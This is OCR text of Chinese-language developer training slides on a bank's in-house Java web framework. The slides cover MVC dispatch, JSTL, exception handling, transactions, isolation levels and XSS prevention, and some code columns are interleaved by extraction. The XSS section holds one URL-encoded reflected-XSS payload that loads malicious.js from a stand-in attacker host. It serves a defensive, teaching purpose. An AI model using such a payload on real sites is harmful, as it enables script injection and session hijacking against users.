
Outline


E-Business Application Framework

MVC

- Model:
 - ▶程式邏輯、資料庫存取
- View:
 - ▶畫面呈現
- Controller:
 - ▶控制流程、轉發請求



eBAF架構



Init

Web.xml

Log4jAwareDispatcher

Log4jAwareDispatcher

BeanProxy.init(true)

BeanProxy


m_namingMappings


{DEMOA0_0110=com.cathaybk.demo.a0.trx.DEMOA0_0110, DEMOA0_0100=com.cathaybk.demo.a0.trx.DEMOA0_0100, MEPST0_0200=com.cathaybk.meps.t0.trx.MEPST0_0200, XXT0_0300=com.cathaybk.xx.t0.trx.XXT0_0300, MEPST0_0300=com.cathaybk.meps.t0.trx.MEPST0_0300, XXT0_0200=com.cathaybk.xx.t0.trx.XXT0_0200, SysNews_BK=com.cathaybk.common.trx.SysNews_BK}

Request

```
/XXWeb/servlet/HttpDispatcher
Ajax
$('#form1').attr('action','${dispatcher}/XXTO_0300/prompt').submit();
ajaxRequest.post('query', {
var ajaxRequest = new CSRUtil.AjaxHandler.request("${dispatcher}/XXT0_0300/");
  Demo
                             JSP
                                            Request url?
                            Client
```

Request





回傳

JSP Standard Tag Library Expression Language

Java Server Pages


JSP

JSTL

- 包裝常用方法
 - ><c:out value="\${param.out }" default="out missing" />
 - 1. value 要輸出的內容
 - 2. default value裡面的EL沒有值的時候,顯示的預設值
 - 3. escapeXml 是否要把輸出特殊標籤(encoding)
 - ><fmt:parseDate var="parseDate" value="2013-10-14 10:00:00"
 pattern="yyyy-MM-dd HH:mm:ss" parseLocale="Asia/Taipei" />
 - ▶方法庫 fn -

<input name="foo" value="\${fn:escapeXml(param.foo)}">

Exception



Try{...}catch{...}finally{...} **JSP** TxBean Module try { List<Map> 1Map = new XXT0_0200_mod().query(INPUT_MANUFACTURER, INPUT_TYPE); resp.addOutputData("outputLMap", 1Map); MessageUtil.setMsg(msg, "查詢完成"); catch (ErrorInputException eie) { Log.error(eie); MessageUtil.setReturnMessage(msg, ReturnCode. ERROR INPUT, eie.getMessage()); catch (DataNotFoundException dnfe) { Log.error(dnfe); MessageUtil.setReturnMessage(msg, ReturnCode.DATA_NOT_FOUND, "查無資料la"); catch (ModuleException me) { if (me.getRootException() == null) { log.error("", me); MessageUtil.setReturnMessage(msg, ReturnCode.ERROR_MODULE, me.getMessage()); } else { log.error(me.getMessage(), me.getRootException()); if (me.getRootException() instanceof OverCountLimitException) { MessageUtil.setReturnMessage(msg, me, req, ReturnCode. ERROR_MODULE, "查詢筆數超出系統限制,請縮小查詢範圍"); } else { MessageUtil.setReturnMessage(msg, me, req, ReturnCode. ERROR_MODULE, "查詢失敗"); catch (Exception e) { String errMsg = "查詢失敗";


MessageUtil.setReturnMessage(msg, e, req, ReturnCode.ERROR, errMsg);

Log.error(errMsg, e);

Transaction

交易管理

end



內容須包含:Transaction.getDataSet()如何取得連線名稱

DataSet ds = Transaction.getDataSet();


交易控制

```
ds.setField("MANUFACTURER", MANUFACTURER);
                                                   if (StringUtils.isNotEmpty(TYPE)) {
Transaction.begin(); 交易起始,寫在try外
                                                      ds.setField("TYPE", TYPE);
try{
   theXX CARS.doDelete(MANUFACTURER, TYPE); 資料異動
                                                   DBUtil.executeUpdate(ds, SQL_DODELETE_001);
   Transaction.commit(); 交易完成
} catch (Exception e) {
   Transaction.rollback();
                       交易失敗,回到Transaction.begin()狀態
   throw e;
                                                         StackTraceElement[] stes = t.getStackTrace();
 • 如何取得連線名稱
                                                        searchedCaller = stes[searchedIndex].getClassName();
                                                            callerSubStr = searchedCaller.substring(checkCollege)
 ➤ ((JDBCTransaction)userTx).getDataSet(platform):
                                                        String sysId = callerSubStr.substring(0, callerSubSt
 DynamicDBModule().getDataSet(platform)
                                                          sb.append(inputStartsWithStr).append(sysId);
 TransactionHelper.getInstance().getConnName(platform);
 getConnName ("DS_", null, Platform.NA);
```


交易四大原則

- 原子性(Atomicity)
 - >所有異動都要完成,否則回復至異動前的狀態
- 一致性(Consistency)
 - >交易開始前和結束後,資料庫的完整性沒有被破壞
- 隔離性(Isolation)
 - ▶資料庫允許多個交易同時對資料進行更動,並防止多個交易同時執行時由於交叉執行而導致資料不一致
- 持續性(Durability)
 - ▶提交後的資料狀態須保存下來

交易控制-連線



交易控制-連線



隔離等級

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	\checkmark	\checkmark	✓
Read Committed		\checkmark	\checkmark
Repeatable Read			✓
Serializable			

- 1. Read Uncommitted:指某個交易可以讀取另一個交易已更新但尚未commit的資料
- 2. Read Committed: 只允許讀取已認可的資料(已經成為資料庫永久部分的資料)。
- 3. Repeatable Read:鎖定查詢中的資料,以防止其他交易更改資料
- 4. Serializable:某一交易所使用的所有資料表,全部都會被鎖定(交易循序進行)。

Dirty read

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	✓	✓	✓
Read Committed		\checkmark	✓
Repeatable Read			\checkmark
Serializable			

- Read Uncommitted:某個交易可以讀取另一個交易已更新但尚未 commit的資料
- Dirty read

Time	Transaction1	Transaction2
T1	Read(A) (100)	
T2	Update (100->120)	
T3		Read(A) (120)
T4	Rollback	

Unrepeatable Read

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	\checkmark	\checkmark	\checkmark
Read Committed		✓	✓
Repeatable Read			✓
Serializable			

- Read Committed: 只允許讀取已認可的資料(已經成為資料庫永久部分的資料)。
- Unrepeatable read

Time	Transaction1	Transaction2
T1		Read(A) (100)
T2	Update(A) (100->200)	
T3	Commit	
T4		Read(A) (200)


Phantom Read

Isolation Level	Dirty Read	Unrepeatable Read	Phantom Read
Read Uncommitted	\checkmark	\checkmark	✓
Read Committed		✓	✓
Repeatable Read			✓
Serializable			

- Repeatable Read:鎖定查詢中的資料,以防止其他交易更改資料
- Phantom read

Time	Transaction1	Transaction2	Α
T1		Read(A) (100)	100
T2	Insert(A) (200)		Δ
Т3	Commit		100
T4		Read(A) (100 \ 200)	200

Site Scripting









Attacker gains control over users data or system via injected exploit






User visits web page and malicious code is returned with the web page



Regular User

XSS-Types



- Reflection XSS
 - http://localhost:8080/Demos/?username=%3D%E2%80%9C%3E%3Cscript%20src%3D %E2%80%9Dhttp%3A%2F%2Fmyattacksite.com%2Fjs%2Fmalicious.js%E2%80%9D%3E %3C%2Fscript%3E%0A
- DOM Based XSS
 - Http request: http://www.test.com/hello.html?name=test

Stored/Persistent XS

XSS-Preventive measures

- Encoding: 進行特殊字元與符號的跳脫或編碼處理
- 白名單: 過濾輸入字元(Regular expression、字串長度)
- cookies設定HttpOnly: 禁止前端讀cookies,防hijacking
- 使用安全library 或 framework
- 閱讀XSS Prevention Cheat Sheet

XSS-Preventive measures

Servelet(web.xml) filter

<param-name>log4jConfigFile</param-name>

<filter-mapping>

<filter-name>AjaxFilter</filter-name>

<dispatcher>FORWARD</dispatcher>

<servlet-name>HttpDispatcher</servlet-name>

• JSTL or EL

</init-param>

</filter>

```
<c:out value="${bean.userControlledValue}">
<input name="foo" value="${fn:escapeXml(param.foo)}">
```

<param-value>D:/DEVTOOLS/Projects/XX SRC/usr/cxlcs/config/init/log4j.prope

localhost:8080 says: Unhandling excepitoncom.igsapp.web.ext.AntiXSSRequestWrapper\$InputXSSError 動入值格式有安全性的錯誤

OK

自訂